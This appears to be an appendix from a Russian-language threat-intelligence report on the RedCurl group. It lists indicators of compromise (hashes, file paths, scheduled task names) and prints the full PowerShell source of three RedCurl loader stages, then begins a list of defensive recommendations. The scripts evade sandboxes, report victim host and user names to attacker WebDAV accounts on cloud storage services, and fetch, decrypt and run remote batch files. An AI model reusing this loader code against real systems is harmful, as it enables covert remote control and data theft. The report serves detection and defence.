2020-07-14	MD5: 979eaebd1510996ab834e3471fdaab5b SHA1: 23e813e43dc67b50a7d00f76223c1fc56fe1abbe SHA256: bba4e8a3f2a05d5bb543b765c7964e33ba02e8a895bfc64976f6ae9412a99464	RedCurl.Dropper

Дата	Хеши	Классификация
	MD5: 040cb066f2cdfc579c9be86128ceb8ff SHA1: b1a79cce4a75e46830f52fedc67b2a3209eb78bb SHA256: 016b42c3f7f1c3bffbec2228994ca36397f5e0f5c26132c297bae7e5dd787da4	Encrypted RedCurl.FSA
	MD5: b5d0f72dc1bda1727d88c51cf16ee8c1 SHA1: 729c83d7986eca76536e3b318233945a7febaff8 SHA256: cf2b96927b6f3bf3bb169200e047b6337a256012f350b6f5b5b8bec37100f951	Encrypted RedCurl.C1
	MD5: 662493e155284d654d61e2923efeeec4 SHA1: 09bd864389edcc7585a42950e32619c31b1ac34a SHA256: 2c69410c0d45561d286b67f7848811b551dd659d62fef7cb1711875d3c1c0a3a	Encrypted RedCurl.C2
	MD5: ********** SHA1: ********** SHA256: **********	**********
	MD5: ********** SHA1: ********** SHA256: **********	**********

Пути:

Дата	Путь
2018-06-11 / 2018-07-04	%LOCALAPPDATA%\Microsoft\Control %APPDATA%\Microsoft\Check %APPDATA%\Firefox\Update %LOCALAPPDATA%\Microsoft\Control\tmp\1 %LOCALAPPDATA%\Microsoft\Control\tmp\2
2018-07-18	%APPDATA%\Microsoft\Check %APPDATA%\Firefox\Update
2018-12-01	%APPDATA%\MSSched\
2019-07-02	%LOCALAPPDATA%\Microsoft\DiskDiagnosticSrv %APPDATA%\gbtregmainsrva %APPDATA%\Microsoft\regdevpchk
2019-07-10	%LOCALAPPDATA%\Microsoft\NetworkStateChangeTask %APPDATA%\PowerEfficiencyDiagnosticsF %APPDATA%\Microsoft\EduPrintProvf
2019-07-18	%LOCALAPPDATA%\Microsoft\ControlLocalTimeSvc %APPDATA%\RealtekNetDrvCheckHostA %APPDATA%\Microsoft\IntelWirelessHostB

Дата	Путь
2019-07-25	%LOCALAPPDATA%\Microsoft\CleanupTemporaryStates %APPDATA%\ADRMSRightsPolicyTemplate %APPDATA%\Microsoft\VerifiedPublishersCertsStoreCheck
2019-07-30	%LOCALAPPDATA%\Microsoft\WsSwapAssessmentTaskF\ %APPDATA%\IndexerAutomaticMaintenanceF» %APPDATA%\Microsoft\EnableLicenseAcquisitionS
2019-07-31	%LOCALAPPDATA%\Microsoft\msftavchecka %APPDATA%\SystemSoundsServiceb %APPDATA%\Microsoft\HybridDriveCacheRebalancec
2019-08-14	%LOCALAPPDATA%\NetworkStateChangeTask %APPDATA%\PowerEfficiencyDiagnosticsF %APPDATA%\Microsoft\EduPrintProvf
2019-08-06	%LOCALAPPDATA%\Microsoft\CalibrationLoaderU %APPDATA%\MsCtfMonitorFrameworkH %APPDATA%\Microsoft\QueueReportingErrorM
2019-08-08	%LOCALAPPDATA%\Microsoft\CalibrationLoaderU %APPDATA%\MsCtfMonitorFrameworkH %APPDATA%\Microsoft\QueueReportingErrorM
2019-09-12	%LOCALAPPDATA%\Microsoft\PropertyDefinition %APPDATA%\UsbCeipCons %APPDATA%\Microsoft\MDMMaintenenceProgram
2019-09-23	%LOCALAPPDATA%\Microsoft\GeneralizeDrivers %APPDATA%\WorkFolders %APPDATA%\Microsoft\PCMobilityManager
2019-09-24	%LOCALAPPDATA%\Microsoft\\DevicesSettings %APPDATA%\CertServicesServer %APPDATA%\Microsoft\DDClient
2019-10-15	%LOCALAPPDATA%\Microsoft\VerifyRecoveryWinRE %APPDATA%\HPComp %APPDATA%\Microsoft\drwats64oauthb
2019-10-18	%LOCALAPPDATA%\Microsoft\DiskDiagnosticData %APPDATA%\AikCertEnrollTask %APPDATA%\Microsoft\DataIntegrity
2019-11-27	%LOCALAPPDATA%\Microsoft\MSSharepointProducts %APPDATA%\Microsoft\MSSMConf %APPDATA%\CTXWorkflowStudio
2019-12-20	%LOCALAPPDATA%\Microsoft\MemoryDiagnosticService %APPDATA%\BitLockerMgr %APPDATA%\Microsoft\DiagSvcMgr

Дата	Путь
2020-02-20	%LOCALAPPDATA%\Microsoft\SvcRestartTaskNetworkSrv %APPDATA%\Microsoft\ResolutionHostc %APPDATA%\UPnPHostConfServb %LOCALAPPDATA%\Microsoft\SetSyncSvc %APPDATA%\MSEntmgmt %APPDATA%\Microsoft\PTI %LOCALAPPDATA%\Microsoft\SpaceManagerSrv %APPDATA%\DiskDiagnosticData %APPDATA%Microsoft\SoftwareProtectionService
2020-01-21	%LOCALAPPDATA%\Microsoft\OrchestratorUpd %APPDATA%\RegSVR\ %APPDATA%\Microsoft\MSCTFSvc
2020-03-25	%LOCALAPPDATA%\Microsoft\WinActDiag %APPDATA%\Microsoft\EnterpriseManagement\ %APPDATA%\ADRMSManagement
2020-07-06	%LOCALAPPDATA%\DeviceDirectoryC %APPDATA%\AppxDepCltn %APPDATA%\Microsoft\CUAssist
2020-07-10	%LOCALAPPDATA%\DirectXUSR %APPDATA%\Microsoft\CloudExperience %APPDATA\CertificateServ
2020-07-14	%LOCALAPPDATA%\servcomptm %APPDATA%\Microsoft\WindowsActionDialog %APPDATA%\AppID

Задачи:

Дата	Задача
2018-06-11 / 2018-07-04	Microsoft Windows Check Updates Status CheckTN1
2018-07-18	CheckU3 CheckTN1
2019-07-02	DiskDiagnosticResolverSrv DeviceDirectoryCltServ\RegisterDeviceProtectionStateCheck BrokerInfraService\BgTaskRegistrationMaintenanceSrv
2019-07-10	NetworkStateChangeTaskProv PrintingProvEdu\EduPrintProvTask PowerEfficiencyDiagnostics\PowerEfficiencyDiagnosticsTask
2019-07-18	ControlLocalTimeSvc INTELW\IntelWirelessHost RealtekNetDrvCheck\RealtekNetDrvCheckHost

Дата	Задача
2019-07-25	CleanupTemporaryStateTask VerifiedPublishersCerts\VerifiedPublishersCertsStoreCheck ADRMSRightsPolicyTemplates\ADRMSRightsPolicyTemplateSrv
2019-07-30	WsSwapAssessmentTask LicenseAcquisitionService\EnableLicenseAcquisitionTask IndexerAutomaticMaintenance\IndexerAutomaticMaintenanceTask
2019-07-31	SynaMonAppService CertStore\VerifiedPublisherCertStoreCheckBkp OfficeSupport\OfficeTelemetryAgentLogOnSrv
2019-08-14	PowerEfficiencyDiagnostics NetworkStateChangeTaskProv PrintingProvEdu\EduPrintProvTask
2019-08-06	CalibrationLoaderTask ErrorReportingFramework\QueueReportingError TextServices\MsCtfMonitorFramework
2019-08-08	CalibrationLoaderTask QueueReportingError MsCtfMonitorFramework
2019-09-12	PropertyDefinitionSync_ + Base64(%USERNAME%) MDMEnterpriseMgmt\MDMMaintenence_ + Base64(%USERNAME%) CustomerExperienceImprovementProgram\UsbCeipConsolidator_ + Base64(%USERNAME%)
2019.09.23	SysprepGeneralizeDrivers_ + Base64(%USERNAME%) Ras\PCMobilityManager_ + Base64(%USERNAME%) WorkFolders\WorkFoldersLogonSynchronization_ + Base64(%USERNAME%)
2019-09-24	RegisterDeviceSettingsChange_ + Base64(%USERNAME%) DriveDirectoryClient\LocateCommandUserSessionTask_ + Base64(%USERNAME%) CertificateServicesServer\KeyPreGenerTask_ + Base64(%USERNAME%)
2019-10-15	HPComputers\WakeUpAndScanForUpdates_ + Base64(%USERNAME%) VerifyRecoveryWinRE_ + Base64(%USERNAME%) MSFTSysSoundsServices\SysSoundsServices_ + Base64(%USERNAME%)
2019-10-18	Microsoft-Windows-DiskDiagnosticDataCollector_ + Base64(%USERNAME%) CertificateServicesClient\AikCertEnrollTask_ + Base64(%USERNAME%) DataIntegrityScan\DataIntegrityScan_ + Base64(%USERNAME%)
2019-11-27	MicrosoftSharePointProducts_ + Base64(%USERNAME%) MS-ShareMapConfiguration\ComPartitionSets_ + Base64(%USERNAME%) Citrix\WorkflowStudio_ + Base64(%USERNAME%)
2019-12-20	ProcessMemoryDiagnosticEvents_ + Base64(%USERNAME%) Scheduled_ + Base64(%USERNAME%) BitLockerMDMpolicyRefresh_ + Base64(%USERNAME%)

Дата	Задача
2020-02-20	SvcRestartTaskNetworkService WDIResHost\ResolutionHostTask UPnPHostConfSRV\UPnPHostConfService NetworkStateChangeTask_ + Base64(%USERNAME%) MDMMaintenenceTask_ + Base64(%USERNAME%) Registration_ + Base64(%USERNAME%) SpaceManagerService_ + Base64(%USERNAME%) SoftwareProtectionPlatform\SvcRestartTaskNetwork_ + Base64(%USERNAME%) DiskDiagnostic\\Microsoft-Windows-DiskDiagnosticDataCollector_ + Base64(%USERNAME%)
2020-01-21	MusUx_UpdateInterval_ + Base64(%USERNAME%) MsCtfMonitor_ + Base64(%USERNAME%) RegIdleBackup_ + Base64(%USERNAME%)
2020-03-25	WindowsActionDialog_ + Base64(%USERNAME%) RMSRightsPolicyTemplateManagement_ + Base64(%USERNAME%) MDMMaintenenceTask_ + Base64(%USERNAME%)
2020-07-06	DeviceDirectoryClient\RegisterDevicePolicyChange_ + Base64(%USERNAME%) CUAssistant\CULauncher_ + Base64(%USERNAME%) AppxDeploymentClient\Pre-staged_app_cleanup_ + Base64(%USERNAME%)
2020-07-10	DirectX\DirectXDatabaseUpdater_ + Base64(%USERNAME%) CloudExperienceHost\CreateObjectTask_ + Base64(%USERNAME%) CertificateServicesClient\UserTask-Roam_ + Base64(%USERNAME%)
2020-07-14	Servicing\StartComponentCleanup_ + Base64(%USERNAME%) Location\WindowsActionDialog_ + Base64(%USERNAME%) AppID\VerifiedPublisherCertStoreCheck_+ Base64(%USERNAME%)

Приложение 2. Примеры FSA, C1 и C2

RedCurl.FSA:

```
[Array]$currtz = [System.TimeZoneInfo]::Local | select -expandproperty BaseUtcOffset;
if ($currtz[0].Hours -eq 1) { exit; };
[Array]$regvirtmach = Get-ItemProperty -Path HKLM:\HARDWARE\DESCRIPTION\System -Name "SystemBiosVersion" |
    select -expandproperty SystemBiosVersion;
$regvirtmach | foreach {if (($_ | Select-String -pattern "(VBOX)|(VMWARE)|(ORACLE)|(QEMU)") -ne $null) { exit; }};
$regvirtmach = Get-ItemProperty -Path HKLM:\HARDWARE\DESCRIPTION\System -Name "VideoBiosVersion" |
    select -expandproperty VideoBiosVersion;
$regvirtmach | foreach { if (($_ | Select-String -pattern "(VBOX)|(VMWARE)|(ORACLE)|(QEMU)") -ne $null) { exit; }};
$regvirtmach = Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion" -Name "RegisteredOwner" |
    select -expandproperty RegisteredOwner;
if (($env:computername | Select-String -pattern "$regvirtmach") -ne $null){ exit; };
[Byte[]] $PgVVzUHaQtNio = (99, 55, 114, 50, 101, 84, 117, 57, 115, 78, 111, 104, 70, 117, 67, 52);
function sJrTsECSBhXqY([BYTE[]] $hEbADcQpDT) { ...
}
$LdyqEGeHueUG="loijav@bitchmail.ga";
$zOlDUXkoIb="PASSWORD";
$NlaTHjOEBDcGYjvk = "https://webdav.opendrive.com";
$aHPXAMXcraQZTbWxj="0neQLtVrEJ5atpVxXbNiR9ZwKWzbh34uTfBHZzLf7e6jsOGmPt";
$PstyUSIJy="${env:appdata}\ADRMSManagement";
$jfAgnXchaa="${env:appdata}\Microsoft\EnterpriseManagement";
Start-Sleep -s 1; $wQAFhqQNK = $True;
$VZblTnXPKVFCjGkfa=(new-object System.Net.WebClient).Proxy.GetProxy("http://www.msn.com").OriginalString;
if ($VZblTnXPKVFCjGkfa -eq "http://www.msn.com") {$wQAFhqQNK = $False};
$mktMXWOGIizhDVnj=".\uZCtDKLE.tmp"; $NWTiLcTsYXLvOBgA=".\GzHJxui.tmp";
if((get-childitem $PstyUSIJy).length -lt 4) {
    Start-Process -FilePath ".\syspack.exe" -ArgumentList "x -aoa -p${aHPXAMXcraQZTbWxj} $mktMXWOGIizhDVnj -o`"${PstyUSIJy}`"" 
        -NoNewWindow -Wait | Out-Null;
};
if((get-childitem $jfAgnXchaa).length -lt 4) {
    Start-Process -FilePath ".\syspack.exe" -ArgumentList "x -aoa -p${aHPXAMXcraQZTbWxj} $NWTiLcTsYXLvOBgA -o`"${jfAgnXchaa}`"" 
        -NoNewWindow -Wait | Out-Null;
};
if (-not $(Test-Path "${PstyUSIJy}\syspack.exe")) {Copy-Item .\syspack.exe -Destination "${PstyUSIJy}\" -Force;};
if (-not $(Test-Path "${PstyUSIJy}\curl.exe")) {Copy-Item .\curl.exe -Destination "${PstyUSIJy}\" -Force;};
if (-not $(Test-Path "${jfAgnXchaa}\syspack.exe")) {Copy-Item .\syspack.exe -Destination "${jfAgnXchaa}\" -Force;};
if (-not $(Test-Path "${jfAgnXchaa}\curl.exe")) {Copy-Item .\curl.exe -Destination "${jfAgnXchaa}\" -Force;};
if($wQAFhqQNK) { if ($(.\curl.exe -U : --proxy-ntlm --proxy $VZblTnXPKVFCjGkfa --anyauth --user "${LdyqEGeHueUG}:${zOlDUXkoIb}" -k
    -L -i --head "${NlaTHjOEBDcGYjvk}/SYS/${env:computername}.jpg" -sw "%{http_code}") -eq 200) {
        .\curl.exe -U : --proxy-ntlm --proxy $VZblTnXPKVFCjGkfa --silent --anyauth --user "${LdyqEGeHueUG}:${zOlDUXkoIb}"
            -o "$env:computername.jpg" -k -L "${NlaTHjOEBDcGYjvk}/SYS/${env:computername}.jpg";
        echo "${env:username}_$(Get-Date -Format g)" | Add-Content -Path "${env:computername}.jpg";
        .\curl.exe --silent -U : --proxy-ntlm --proxy $VZblTnXPKVFCjGkfa --anyauth --user "${LdyqEGeHueUG}:${zOlDUXkoIb}" -k
            -L -X DELETE "${NlaTHjOEBDcGYjvk}/SYS/${env:computername}.jpg" | Out-Null;
        .\curl.exe --silent -U : --proxy-ntlm --proxy $VZblTnXPKVFCjGkfa --anyauth --user "${LdyqEGeHueUG}:${zOlDUXkoIb}" -k
            -T "${env:computername}.jpg" "${NlaTHjOEBDcGYjvk}/SYS/"  | Out-Null;
        Remove-Item "${env:computername}.jpg" -Force;
    } else {
        .\curl.exe --silent -U : --proxy-ntlm --proxy $VZblTnXPKVFCjGkfa --anyauth --user "${LdyqEGeHueUG}:${zOlDUXkoIb}"
            -o "${env:computername}.jpg" -k -L "${NlaTHjOEBDcGYjvk}/SYS/tmp.jpg";
        echo "${env:username}_$(Get-Date -Format g)" | Add-Content -Path "${env:computername}.jpg";
        .\curl.exe --silent -U : --proxy-ntlm --proxy $VZblTnXPKVFCjGkfa --anyauth --user "${LdyqEGeHueUG}:${zOlDUXkoIb}" -k
            -T "${env:computername}.jpg" "${NlaTHjOEBDcGYjvk}/SYS/"  | Out-Null;
        Remove-Item "${env:computername}.jpg" -Force;
    }
} else {
    if ($(.\curl.exe --anyauth --user "${LdyqEGeHueUG}:${zOlDUXkoIb}" -k -L -i --head "${NlaTHjOEBDcGYjvk}/SYS/${env:computername}.jpg"
        -sw "%{http_code}") -eq 200) {
        .\curl.exe --silent --anyauth --user "${LdyqEGeHueUG}:${zOlDUXkoIb}" -o "$env:computername.jpg" -k
            -L "${NlaTHjOEBDcGYjvk}/SYS/${env:computername}.jpg";
        echo "${env:username}_$(Get-Date -Format g)" | Add-Content -Path "${env:computername}.jpg";
        .\curl.exe --silent --anyauth --user "${LdyqEGeHueUG}:${zOlDUXkoIb}" -k
            -L -X DELETE "${NlaTHjOEBDcGYjvk}/SYS/${env:computername}.jpg" | Out-Null;
        .\curl.exe --silent --anyauth --user "${LdyqEGeHueUG}:${zOlDUXkoIb}" -k
            -T "${env:computername}.jpg" "${NlaTHjOEBDcGYjvk}/SYS/"  | Out-Null;
        Remove-Item "${env:computername}.jpg" -Force;
    } else {
        .\curl.exe --silent --anyauth --user "${LdyqEGeHueUG}:${zOlDUXkoIb}" -o "${env:computername}.jpg" -k
            -L "${NlaTHjOEBDcGYjvk}/SYS/tmp.jpg";
        echo "${env:username}_$(Get-Date -Format g)" | Add-Content -Path "${env:computername}.jpg";
        .\curl.exe --silent --anyauth --user "${LdyqEGeHueUG}:${zOlDUXkoIb}" -k
            -T "${env:computername}.jpg" "${NlaTHjOEBDcGYjvk}/SYS/"  | Out-Null;
        Remove-Item "${env:computername}.jpg" -Force;
    }
};
mkdir tempexec -Force | Out-Null;
if($wQAFhqQNK) {
   [xml]$wfnzCIDGKjTFj = .\curl.exe -U : --proxy-ntlm --proxy $VZblTnXPKVFCjGkfa --silent --anyauth
    --user "${LdyqEGeHueUG}:${zOlDUXkoIb}"  -X PROPFIND -H "Depth: 1" -k -L "${NlaTHjOEBDcGYjvk}/enc/";
    if($wfnzCIDGKjTFj) {
        $flparam = $wfnzCIDGKjTFj.multistatus.response | select -expand href;
        $YiAGhUpugDCB = $flparam -replace $flparam[0] | Select-Object -Skip 1;
        $YiAGhUpugDCB | foreach {           $aVeNACRQVGjVwKGY = $_;
            .\curl.exe -U : --proxy-ntlm --proxy $VZblTnXPKVFCjGkfa --silent --anyauth --user "${LdyqEGeHueUG}:${zOlDUXkoIb}"
                -o ".\tempexec\${aVeNACRQVGjVwKGY}" -k -L "${NlaTHjOEBDcGYjvk}/enc/${aVeNACRQVGjVwKGY}";
        };
        $cn=sJrTsECSBhXqY($PgVVzUHaQtNio);
        if($cn.Count -gt 0) {$cn | foreach {$curbat = $_; Start-Process -FilePath ".\tempexec\${curbat}.bat" -NoNewWindow; }; };
    };
} else {
   [xml]$wfnzCIDGKjTFj = .\curl.exe --silent --anyauth --user "${LdyqEGeHueUG}:${zOlDUXkoIb}"
        -X PROPFIND -H "Depth: 1" -k -L "${NlaTHjOEBDcGYjvk}/enc/";
    if($wfnzCIDGKjTFj) {
        $flparam = $wfnzCIDGKjTFj.multistatus.response | select -expand href;
        $YiAGhUpugDCB = $flparam -replace $flparam[0] | Select-Object -Skip 1;
        $YiAGhUpugDCB | foreach {
            $aVeNACRQVGjVwKGY = $_;
            .\curl.exe --silent --anyauth --user "${LdyqEGeHueUG}:${zOlDUXkoIb}" -o ".\tempexec\${aVeNACRQVGjVwKGY}" -k
                -L "${NlaTHjOEBDcGYjvk}/enc/${aVeNACRQVGjVwKGY}";
        };
        [Array]$cn=sJrTsECSBhXqY($PgVVzUHaQtNio);
        if($cn.Count -gt 0) {$cn | foreach {$curbat = $_; Start-Process -FilePath ".\tempexec\${curbat}.bat" -NoNewWindow;};};
    };
};
```

RedCurl.C1:

```
[Array]$currtz = [System.TimeZoneInfo]::Local | select -expandproperty BaseUtcOffset;
if ($currtz[0].Hours -eq 1) { exit; };
[Array]$regvirtmach = Get-ItemProperty -Path HKLM:\HARDWARE\DESCRIPTION\System -Name "SystemBiosVersion" |
    select -expandproperty SystemBiosVersion;
$regvirtmach | foreach { if (($_ | Select-String -pattern "(VBOX)|(VMWARE)|(ORACLE)|(QEMU)") -ne $null) { exit; } };
$regvirtmach = Get-ItemProperty -Path HKLM:\HARDWARE\DESCRIPTION\System -Name "VideoBiosVersion" |
select -expandproperty VideoBiosVersion;
$regvirtmach | foreach { if (($_ | Select-String -pattern "(VBOX)|(VMWARE)|(ORACLE)|(QEMU)") -ne $null) { exit; } };
$regvirtmach = Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion" -Name "RegisteredOwner" |
    select -expandproperty RegisteredOwner;
if (($env:computername | Select-String -pattern "$regvirtmach") -ne $null){ exit; };
[Byte[]] $rZoGGfgke = (99, 55, 114, 50, 101, 84, 117, 57, 115, 78, 111, 104, 70, 117, 67, 52);
function UBhrcXfajbjuKXhSc([BYTE[]] $JzgWhrFG) {
};
$FVQIaDvJqtvbJ="cibnof@onedaymail.cf";
$LgQTgWFlLCl="PASSWORD";
$paramconnstr="https://webdav.pcloud.com";
$auYKIORqMWvk = $True;
$Proxy=(new-object System.Net.WebClient).Proxy.GetProxy("http://www.msn.com").OriginalString;
if ($Proxy -eq "http://www.msn.com") {$auYKIORqMWvk = $False};
if($auYKIORqMWvk) {
    if ($(.\curl.exe -U : --proxy-ntlm --proxy "${Proxy}" --anyauth --user "${FVQIaDvJqtvbJ}:${LgQTgWFlLCl}" -k
            -L -i --head "${paramconnstr}/SYS/${env:computername}.jpg" -sw "%{http_code}") -eq 200) {
        .\curl.exe -U : --proxy-ntlm --proxy "${Proxy}" --silent --anyauth --user "${FVQIaDvJqtvbJ}:${LgQTgWFlLCl}"
            -o "$env:computername.jpg" -k -L "${paramconnstr}/SYS/${env:computername}.jpg";
        echo "${env:username}_$(Get-Date -Format g)" | Add-Content -Path "${env:computername}.jpg";
        .\curl.exe --silent -U : --proxy-ntlm --proxy "${Proxy}" --anyauth --user "${FVQIaDvJqtvbJ}:${LgQTgWFlLCl}" -k
            -L -X DELETE "${paramconnstr}/SYS/${env:computername}.jpg" | Out-Null;
        .\curl.exe --silent -U : --proxy-ntlm --proxy "${Proxy}" --anyauth --user "${FVQIaDvJqtvbJ}:${LgQTgWFlLCl}" -k
            -T "${env:computername}.jpg" "${paramconnstr}/SYS/"  | Out-Null;
        Remove-Item "${env:computername}.jpg" -Force;
    } else {
        .\curl.exe --silent -U : --proxy-ntlm --proxy "${Proxy}" --anyauth --user "${FVQIaDvJqtvbJ}:${LgQTgWFlLCl}"
            -o "${env:computername}.jpg" -k -L "${paramconnstr}/SYS/tmp.jpg";
        echo "${env:username}_$(Get-Date -Format g)" | Add-Content -Path "${env:computername}.jpg";
        .\curl.exe --silent -U : --proxy-ntlm --proxy "${Proxy}" --anyauth --user "${FVQIaDvJqtvbJ}:${LgQTgWFlLCl}" -k
            -T "${env:computername}.jpg" "${paramconnstr}/SYS/"  | Out-Null;
        Remove-Item "${env:computername}.jpg" -Force;
    }
} else {
    if ($(.\curl.exe --anyauth --user "${FVQIaDvJqtvbJ}:${LgQTgWFlLCl}" -k
            -L -i --head "${paramconnstr}/SYS/${env:computername}.jpg" -sw "%{http_code}") -eq 200) {
        .\curl.exe --silent --anyauth --user "${FVQIaDvJqtvbJ}:${LgQTgWFlLCl}" -o "$env:computername.jpg" -k
            -L "${paramconnstr}/SYS/${env:computername}.jpg";
        echo "${env:username}_$(Get-Date -Format g)" | Add-Content -Path "${env:computername}.jpg";
        .\curl.exe --silent --anyauth --user "${FVQIaDvJqtvbJ}:${LgQTgWFlLCl}" -k
            -L -X DELETE "${paramconnstr}/SYS/${env:computername}.jpg" | Out-Null;
        .\curl.exe --silent --anyauth --user "${FVQIaDvJqtvbJ}:${LgQTgWFlLCl}" -k
            -T "${env:computername}.jpg" "${paramconnstr}/SYS/"  | Out-Null;
        Remove-Item "${env:computername}.jpg" -Force;
    } else {
        .\curl.exe --silent --anyauth --user "${FVQIaDvJqtvbJ}:${LgQTgWFlLCl}" -o "${env:computername}.jpg" -k
            -L "${paramconnstr}/SYS/tmp.jpg";
        echo "${env:username}_$(Get-Date -Format g)" | Add-Content -Path "${env:computername}.jpg";
        .\curl.exe --silent --anyauth --user "${FVQIaDvJqtvbJ}:${LgQTgWFlLCl}" -k
            -T "${env:computername}.jpg" "${paramconnstr}/SYS/"  | Out-Null;
        Remove-Item "${env:computername}.jpg" -Force;
    }
}; mkdir tempexec -Force | Out-Null;
if($auYKIORqMWvk) {
    [xml]$IdfVrfDktjXHeY = .\curl.exe -U : --proxy-ntlm --proxy "${Proxy}" --silent --anyauth
        --user "${FVQIaDvJqtvbJ}:${LgQTgWFlLCl}"  -X PROPFIND -H "Depth: 1" -k -L "${paramconnstr}/enc/";
    if($IdfVrfDktjXHeY) {
        $flparam = $IdfVrfDktjXHeY.multistatus.response | select -expand href;
        $zgZNcFXWCzgqoGswC = $flparam -replace $flparam[0] | Select-Object -Skip 1;
        $zgZNcFXWCzgqoGswC | foreach {
            $iWJwiGbpYadWDhukk = $_;
            .\curl.exe -U : --proxy-ntlm --proxy "${Proxy}" --silent --anyauth --user "${FVQIaDvJqtvbJ}:${LgQTgWFlLCl}"
                -o ".\tempexec\${iWJwiGbpYadWDhukk}" -k -L "${paramconnstr}/enc/${iWJwiGbpYadWDhukk}";
        };
        $FioPFhisTAUKSnPBP=UBhrcXfajbjuKXhSc($rZoGGfgke);
        if($FioPFhisTAUKSnPBP.Count -gt 0) {
            $FioPFhisTAUKSnPBP | foreach {
                $AQqrzpapqIZ = $_; Start-Process -FilePath ".\tempexec\${AQqrzpapqIZ}.bat" -NoNewWindow; };
        };
    };
} else {
    [xml]$IdfVrfDktjXHeY = .\curl.exe --silent --anyauth --user "${FVQIaDvJqtvbJ}:${LgQTgWFlLCl}"  -X PROPFIND -H "Depth: 1" -k
        -L "${paramconnstr}/enc/";
    if($IdfVrfDktjXHeY) {
        $flparam = $IdfVrfDktjXHeY.multistatus.response | select -expand href;
        $zgZNcFXWCzgqoGswC = $flparam -replace $flparam[0] | Select-Object -Skip 1;
        $zgZNcFXWCzgqoGswC | foreach {
            $iWJwiGbpYadWDhukk = $_;
            .\curl.exe --silent --anyauth --user "${FVQIaDvJqtvbJ}:${LgQTgWFlLCl}" -o ".\tempexec\${iWJwiGbpYadWDhukk}" -k
                -L "${paramconnstr}/enc/${iWJwiGbpYadWDhukk}";
        };
        [Array]$FioPFhisTAUKSnPBP=UBhrcXfajbjuKXhSc($rZoGGfgke);
        if($FioPFhisTAUKSnPBP.Count -gt 0) {
            $FioPFhisTAUKSnPBP | foreach { $AQqrzpapqIZ = $_; Start-Process -FilePath ".\tempexec\${AQqrzpapqIZ}.bat" -NoNewWindow; };
        };
    };
};
```

RedCurl.C2:

```
[Array]$currtz = [System.TimeZoneInfo]::Local | select -expandproperty BaseUtcOffset;
if ($currtz[0].Hours -eq 1) { exit; }
[Array]$regvirtmach = Get-ItemProperty -Path HKLM:\HARDWARE\DESCRIPTION\System -Name "SystemBiosVersion" |
    select -expandproperty SystemBiosVersion;

$regvirtmach | foreach { if (($_ | Select-String -pattern "(VBOX)|(VMWARE)|(ORACLE)|(QEMU)") -ne $null) { exit; } };
$regvirtmach = Get-ItemProperty -Path HKLM:\HARDWARE\DESCRIPTION\System -Name "VideoBiosVersion" |
    select -expandproperty VideoBiosVersion;

$regvirtmach | foreach { if (($_ | Select-String -pattern "(VBOX)|(VMWARE)|(ORACLE)|(QEMU)") -ne $null) { exit; } };
$regvirtmach = Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion" -Name "RegisteredOwner" |
    select -expandproperty RegisteredOwner;
if (($env:computername | Select-String -pattern "$regvirtmach") -ne $null){ exit; };
[Byte[]] $YKwrFird = (99, 55, 114, 50, 101, 84, 117, 57, 115, 78, 111, 104, 70, 117, 67, 52);
function CuIDocCp([BYTE[]] $gfGqIQPiWMS) {
    $DjCrhwsdHTMR = Get-ChildItem ".\tempexec" -exclude *.bat;
    [Array]$KhpUlznCixuG = @();
    $DjCrhwsdHTMR | foreach {
            $chiNJNkfbgRxO = -join ((48..57) + (97..122) | Get-Random -Count 8 | % {[char]$_});
            $tQXXUcssunxNm = Get-Content $_.FullName | ConvertTo-SecureString -Key $gfGqIQPiWMS;
            $nXBRXBsLZzbjRl = [System.Runtime.InteropServices.Marshal]::SecureStringToCoTaskMemUnicode($tQXXUcssunxNm);
            $xBnLMRBjckZijDbe = [System.Runtime.InteropServices.Marshal]::PtrToStringUni($nXBRXBsLZzbjRl);
            [System.Runtime.InteropServices.Marshal]::ZeroFreeCoTaskMemUnicode($nXBRXBsLZzbjRl);
            $QZwtAXCyEFD=[Convert]::FromBase64String($xBnLMRBjckZijDbe);
            $QZwtAXCyEFD | Set-Content ".\tempexec\${chiNJNkfbgRxO}.bat" -Encoding Byte -Force;
            Start-Sleep 10;
            Remove-Item $_.FullName -Force;
            $KhpUlznCixuG += @($chiNJNkfbgRxO);
      };
    return $KhpUlznCixuG;
};
$pRqnsMOHJFvv="jeyen";
$TocQfAkBPBCIX="PASSWORD";
net use https://dhqidsqu2qqpek4np61j88j.webdav.drivehq.com $TocQfAkBPBCIX /user:$pRqnsMOHJFvv /persistent:no;
if (-not $(Test-Path "\\dhqidsqu2qqpek4np61j88j.webdav.drivehq.com@SSL\DavWWWRoot\SYS\${env:computername}.jpg")) {
    copy "\\dhqidsqu2qqpek4np61j88j.webdav.drivehq.com@SSL\DavWWWRoot\SYS\tmp.jpg"
        "\\dhqidsqu2qqpek4np61j88j.webdav.drivehq.com@SSL\DavWWWRoot\SYS\${env:computername}.jpg" -Force;
};
[System.IO.File]::AppendAllText("\\dhqidsqu2qqpek4np61j88j.webdav.drivehq.com@SSL\DavWWWRoot\SYS\${env:computername}.jpg",
    "${env:username}_$(Get-Date -Format g)"+([Environment]::NewLine));
mkdir .\tempexec -Force;
del ".\tempexec\*.*" -Force;
if (([Array](Get-ChildItem "\\dhqidsqu2qqpek4np61j88j.webdav.drivehq.com@SSL\DavWWWRoot\enc")).Count -gt 0) {
    [Array]$qqvCULzGDgfM = Get-ChildItem "\\dhqidsqu2qqpek4np61j88j.webdav.drivehq.com@SSL\DavWWWRoot\enc";
    $qqvCULzGDgfM | foreach {
        $aNHBKhbCdhkgXg = $_.Name;
        copy "\\dhqidsqu2qqpek4np61j88j.webdav.drivehq.com@SSL\DavWWWRoot\enc\${aNHBKhbCdhkgXg}" ".\tempexec\${aNHBKhbCdhkgXg}" -Force;
    };
    [Array]$cn=CuIDocCp($YKwrFird);
    if($cn.Count -gt 0) {
        $cn | foreach {
            $OMllSTaOsdCtObP = $_;
            Start-Process -FilePath ".\tempexec\${OMllSTaOsdCtObP}.bat" -NoNewWindow;
        };
    };
};
net use \\dhqidsqu2qqpek4np61j88j.webdav.drivehq.com@SSL\DavWWWRoot /DELETE /Y;
```

Рекомендации

Традиционно в каждом аналитическом отчете, выпускаемом командой Group-IB Threat Intelligence & Attribution, приводятся рекомендации по превентивным мерам защиты от атак исследуемых групп. В данном случае эксперты рекомендуют:

1. Проводить анализ обнаруженных средствами защиты или пользователями фишинговых электронных писем.
